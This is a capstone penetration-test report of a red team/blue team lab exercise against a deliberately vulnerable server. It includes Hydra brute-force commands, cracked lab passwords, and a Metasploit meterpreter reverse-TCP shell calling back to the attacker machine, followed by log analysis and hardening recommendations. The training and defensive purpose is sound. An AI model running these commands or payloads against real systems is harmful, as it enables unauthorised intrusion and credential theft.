

# Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

Report Prepared by  
Paul Barrett

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization

04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Preface

---

This report has been prepared for the purpose of identifying critical vulnerabilities on my client's network. The targeted approach undertaken was to first use the **Red Team** to identify risks and penetrate in similar ways that a hacker might. This is a highly recommended approach to testing how your existing cybersecurity defenses stack up. Once sufficient vulnerabilities have been identified, the **blue team** then approaches the critical vulnerabilities and makes sure the recommended security measures will be effective after implementation.

Based on the above **red team blue team** assessment, mitigation strategies are then recommended.


Please refer to the Appendix at the end of this report for additional references and screenshots. These references can be identified as **[APDX000]**

**Paul Barrett**  
**SOC Analyst**  
**27<sup>th</sup> November 2020**

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 10.0.0.76

## Machines

IPv4: 19.168.1.1  
OS: Windows 10  
Hostname:  
Azure Hyper-V  
ML-RefVm-684427

IPv4:192.168.1.90  
OS: Linux 2.6.32  
Hostname: Kali

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK-Stack

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

# Red Team Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure machine ML-RefVm-684427	192.168.1.1	Host Machine Cloud based
Kali	192.168.1.90	Attacking Machine
ELK stack	192.168.1.100	Network Monitoring Machine running Kibana
Capstone	192.168.1.105	Target Machine Replicating a vulnerable server

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Port 80 open with public access CVE-2019-6579</i>	<i>Open and unsecured access to anyone attempting entry using Port 80.</i>	<i>Files and Folders are readily accessible. Sensitive (and secret) files and folders can be found.</i>
Root accessibility	Authorization to execute and command, and access any resource on the vulnerable device.	Vulnerabilities can be leveraged. Extensive potential Impact to any connected network.
Simplistic Usernames	First name, short names, or similar information can be easily socially engineered	'Hannah', 'Ryan' and 'ashton' are all predictable names that can be discovered by social engineering. In conjunction with a simple/ weak password, file/folder access can be attained.
Weak Passwords	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. <a href="https://thycotic.com/resources/password-strength-checker/">https://thycotic.com/resources/password-strength-checker/</a> suggests that 'Leopoldo' could be cracked in 21 seconds by a computer.



# Vulnerability Assessment

Vulnerability	Description	Impact
<i>Ability to discover password by Brute force</i> CVE-2019-3746	<i>When an attacker uses numerous username and password combinations to access a device and/or system.</i>	Easy system access by use of brute force with common password lists such as rockyou.txt by programs such as 'John the ripper', Hydra, Medusa, Ophcrack, Brutus and 'Cain and Able'.
Hashed Passwords	If a password is not salted it can be cracked via online tools such as <a href="http://www.crackstation.net">www.crackstation.net</a> or programs such as hashcat.	Once the password is cracked, and if a user name is already known, a hacker can access system files.
Directory Indexing vulnerability CWE-548	Attacker can view and download content of a directory located on a vulnerable device. CWE-548 refers to an informational leak through directory listing.	The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.
LFI Vulnerability	LFI allows access into confidential files on a vulnerable machine.	An LFI vulnerability allows attackers to gain access to sensitive credentials. The attacker can read (and sometimes execute) files on the vulnerable machine.

# Vulnerability Assessment

Vulnerability	Description	Impact
WebDAV Vulnerability	<i>Exploit WebDAV on a server and Shell access is possible.</i>	If WebDAV is not configured properly, it can allow hackers to remotely modify website content.
Other user's credentials found when logging on with different user CVE-2020-24227	Storing a user name and/or password in plain text that is not encrypted.	Evidence showed that Ashton had Ryan's name and password hash stored. This enabled further penetration into the system without extensive social engineering. <a href="#">[APDX004]</a> <a href="#">[APDX006]</a>
ETCD version subject to pre-3.3.23 vulnerability CVE-2020-15115	The current ETCD version installed is 3.2.17 which makes etcd vulnerable. (etcd is an open source key-value store used to hold and manage critical systems information)	This may allow an attacker to guess or brute-force users' passwords with little computational effort.  <a href="#">[APDX005]</a>

# Exploitation: Brute Force Password

01

## Tools & Processes

I used Hydra which is already preinstalled on Kali Linux. I also required a password list – in this case I used rockyou.txt


**Command:** `$ hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder`

02

## Achievements

The exploit provided me with confirmation of the login name 'ashton' as well as the password 'leopoldo'.

User access achieved.



03

```
Shell No.1
File Actions Edit View Help

:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8831.00 tries/min, 8831 tries in 00:01h, 14335567 to do in 27:04h,
16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume s
ession.
root@Kali:~# hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.16
8.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-18 0
2:33:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l
:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8850.00 tries/min, 8850 tries in 00:01h, 14335548 to do in 26:60h,
16 active
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-18 0
2:34:33
root@Kali:~#
```

# Exploitation: Port 80 Open to Public Access

01

## Tools & Processes

I used nmap to scan for open ports on the target machine.

02

## Achievements

Nmap scanned 256 IP addresses: I found 4 hosts up: Port 22 and 80 was of interest to me.

03

```
Shell No.1
File Actions Edit View Help

root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-18 02:21 PST
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

# Exploitation: Hashed Passwords

01

## Tools & Processes

I used the website crackstation.net to crack the hashed password.

02

## Achievements

The password '**linux4u**' was used in conjunction with username **Ryan** to access the **/webdav** folder.

03

The screenshot shows a web browser window with the URL <https://crackstation.net>. The page title is "Free Password Hash Cracker". Below the title, there is a text input field containing the hash "d7dad0a5cd7c8376eeb50d69b3ccd352". To the right of the input field is a reCAPTCHA widget with the text "I'm not a robot" and a "Crack Hashes" button. Below the input field, there is a list of supported hash types: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults. Below this list, there is a table with three columns: Hash, Type, and Result. The table contains one row with the hash "d7dad0a5cd7c8376eeb50d69b3ccd352", the type "md5", and the result "linux4u". At the bottom of the page, there is a color code legend: Green for Exact match, Yellow for Partial match, and Red for Not found.

192.168.1.105/company\_fol x bandit - Google Drive x 401 Unauthorized x CrackStation - Online Pa x +


← → ↻ 🏠 ⓘ 🛡️ <https://crackstation.net> ... 🛡️ ☆

🔍 Kali Linux 🔍 Kali Training 🔍 Kali Tools 🔍 Kali Docs 🔍 Kali Forums 🔍 NetHunter 🔍 Offensive Security 🔍 Exploit-DB 🔍 GHDB 🔍 MSFU

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot  reCAPTCHA  
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

# Exploitation: LFI vulnerability

01

## Tools & Processes

I used msfvenom and meterpreter to deliver a payload onto the vulnerable machine (the capstone server)

02

## Achievements

Using the **multi/handler** exploit I could get access to the machine's shell.

03


```
Shell No. 1
File Actions Edit View Help
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
=====
+ -- ==[ metasploit v5.0.76-dev ]
+ -- ==[ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- ==[ 558 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]
=====

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:40008) at 2020-11-23 04:35:02 -0800

meterpreter > |
```






# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan


- The port scan started on November 17, 2020 at approximately 0900hrs
- 125,219 connections occurred at the peak, the source IP was 192.168.1.90
- The sudden peaks in network traffic indicate that this was a port scan.





# Analysis: Finding the Request for a Hidden Directory

- The request started at 0700hrs on 17<sup>th</sup> November 2020
- 109,843 requests were made to access the **/secret\_folder**
- The **/secret\_folder** contained a hash that I could use to access the system using another employee's credentials (Ryan)
- The **/secret\_folder** also allowed me to upload a payload, thus exploiting other vulnerabilities




The screenshot shows a dashboard interface for network analysis. At the top, there's a header with a 'D' icon, 'Dashboard / PSB\_Dashboard', and icons for a globe and an envelope. Below the header, there's a search bar with a filter icon and a dropdown arrow, containing the text 'source.ip: 192.168.1.90 and destination.ip: 192.168.1.105'. To the right of the search bar is a 'Show dates' link and a blue 'Refresh' button with a circular arrow icon. Below the search bar, there's a '+ Add filter' link. The main content area is titled 'Top 10 HTTP requests [Packetbeat] ECS'. It contains a table with two columns: 'url.full: Descending' and 'Count'. The table lists the top 10 requests, with the first one being 'http://192.168.1.105/company\_folders/secret\_folder' with a count of 109,843. Below the table, there's an 'Export' section with links for 'Raw' and 'Formatted', each with a download icon.

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	109,843
http://192.168.1.105/webdav/	92
http://192.168.1.105/webdav	84
http://192.168.1.105/webdav/shell.php	51
http://192.168.1.105/icons/blank.gif	32

Export: [Raw](#) [Formatted](#)

# Analysis: Uncovering a Brute Force Attack

- 109,843 requests were made in the attack to access the **/secret\_folder**.
- 30 attacks were successful. 100% of these attacks returned a 301 HTTP status code "Moved Permanently".




# Analysis: Finding the WebDAV Connection

- 96 requests were made to access the `/webdav` directory.
- The primary requests were for the `passwd.dav` and `shell.php` files.

Flag Found:

```
ryan@server1:~$ cd ..
ryan@server1:/home$ ls
ashton  data  ryan  vagrant
ryan@server1:/home$ cd ..
ryan@server1:~$ ls
bin  etc  initrd.img  lib64  mnt  root  snap  sys  vagrant  vmlinuz.old
boot  flag.txt  initrd.img.old  lost+found  opt  run  srv  tmp  var
dev  home  lib  media  proc  sbin  swap.img  usr  vmlinuz
ryan@server1:~$ cat flag.txt
bing0w@5h1sn@me
ryan@server1:~$ ^C
ryan@server1:~$
```



url.full: http://192.168.1.105/webdav/ X + Add filter

HTTP Transactions [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/	96
Export: Raw <a href="#">📄</a> Formatted <a href="#">📄</a>	




# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

I recommend an alert be sent once 1000 connections occur in an hour.



## System Hardening

- Regularly run a system port scan to proactively detect and audit any open ports.
- Set server iptables to drop packet traffic when thresholds are exceeded
- Ensure the firewall is regularly patched to minimise new zero-day attacks.
- Ensure the firewall detects and cuts off the scan attempt in real time.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

To detect unauthorized access requests for hidden folders and files, I would set an alert when these requests occur.

I would recommend a threshold of maximum 5 attempts per hour that would trigger an alert to be sent.

## System Hardening

- Highly confidential folders should not be shared for public access
- Rename folders containing sensitive/private/company critical data
- Encrypt data contained within confidential folders
- Review IP addresses that cause an alert to be sent: either whitelist or block the IP addresses.


# Mitigation: Preventing Brute Force Attacks

## Alarm

A HTTP 401 Unauthorized client error indicates that the request has not been applied because it lacks valid authentication credentials for the target resource.

I would detect future brute force attacks by setting an alarm that alerts if a 401 error is returned.

The threshold I would set to activate this alarm would be when 10 errors are returned.



## System Hardening

- ✓ I would create a policy that locks out accounts for 30 minutes after 5 unsuccessful attempts.
- ✓ I would create a password policy that requires password complexity. I would compare the passwords to common password lists, and prevent users from reusing historical passwords.
- ✓ I would create a list of blocked IP addresses based on IP addresses that have 30 unsuccessful attempts in 6 months. If the IP address happens to be a staff member, re-education may be required.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

First, I would create a Whitelist of trusted IP Addresses. Review this list every 6 months: 'do they really need access?'

On **HTTP GET** request, I would set an alarm that activates on any IP address trying to access the webDAV directory outside of those trusted IP addresses.

The threshold I would set to activate this alarm would be when any **HTTP PUT** request is made.

## System Hardening

- ✓ Creating a whitelist of trusted IP addresses and ensure my firewall security policy prevents all other access.  
[APDX001] [APDX002]

Assuming my IP address is 192.168.1.1, within Ubuntu I would run the following command:

```
$ iptables -I INPUT -s 192.168.1.1 -p tcp -m multiport --dports 80,443 -j ACCEPT
```

- ✓ In conjunction with other mitigation strategies, I would ensure that any access to the WebDAV folder is only permitted by users with complex username and passwords.



# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

I recommend that an alert be set for any traffic attempting to access port 4444. The threshold for the alert to be sent is when one or more attempt is made.

I recommend setting an alert for any files being uploaded into the /webDAV folder. The threshold for the alert to be sent is when one or more attempt is made.

## System Hardening

- Block all IP addresses other than whitelisted IP addresses (because reverse shells can be created over DNS, this action will only limit the risk of reverse shell connections, not eliminate the risk)
- Set access to the /webDAV folder to read only to prevent payloads from being uploaded
- Ensure only necessary ports are open

[APDX003]

# Assessment Summary

---

The **Red Team** uncovered the following vulnerabilities:

- Accessed the system via HTTP Port 80
- Found Root accessibility
- Found the occurrence of simplistic usernames and weak passwords
- Brute forced passwords to gain system access
- Cracked a hashed password to gain system access and use a shell script
- Identified a LFI vulnerability
- Identified Directory Indexing vulnerability CWE-548

The **Blue Team** also:

- Confirmed that a port scan occurred
- Found requests for a hidden directory
- Found evidence of a brute force attack
- Found requests to access critical system folders and files
- Identified a WebDAV vulnerability

It is important to note that the above report is not an exhaustive review of the client's I.T. systems or security policies. I have identified 11 vulnerabilities and provided mitigation strategies for several of them. What I have made clear however is that vulnerabilities can and will always be found. If you are a company executive, you should be constantly asking yourself: How prepared is my company for dealing with a cybersecurity breach?

**Keep this fact in mind: It is not if you will get hacked, it is WHEN you will get hacked.**  
**I encourage you to take steps to minimising the impacts of when this occurs.**

# Appendix

The following pages are a list of references and relevant screenshots.

- APDX001

```
Administrator: Windows PowerShell
PS C:\Users\azadmin> ipconfig /all

Windows IP Configuration

Host Name . . . . . : ML-RefVm-684427
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : imdx3m23xbge3gnrvmuix50p4g.px.internal.cloudapp.net

Ethernet adapter Ethernet 3:

Connection-specific DNS Suffix . : imdx3m23xbge3gnrvmuix50p4g.px.internal.cloudapp.net
Description . . . . . : Microsoft Hyper-V Network Adapter #3
Physical Address. . . . . : 00-0D-3A-D1-78-81
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::d9ca:77fc:c17a:e0bb%9(Preferred)
IPv4 Address. . . . . : 10.0.0.7(Preferred)
Subnet Mask . . . . . : 255.255.240.0
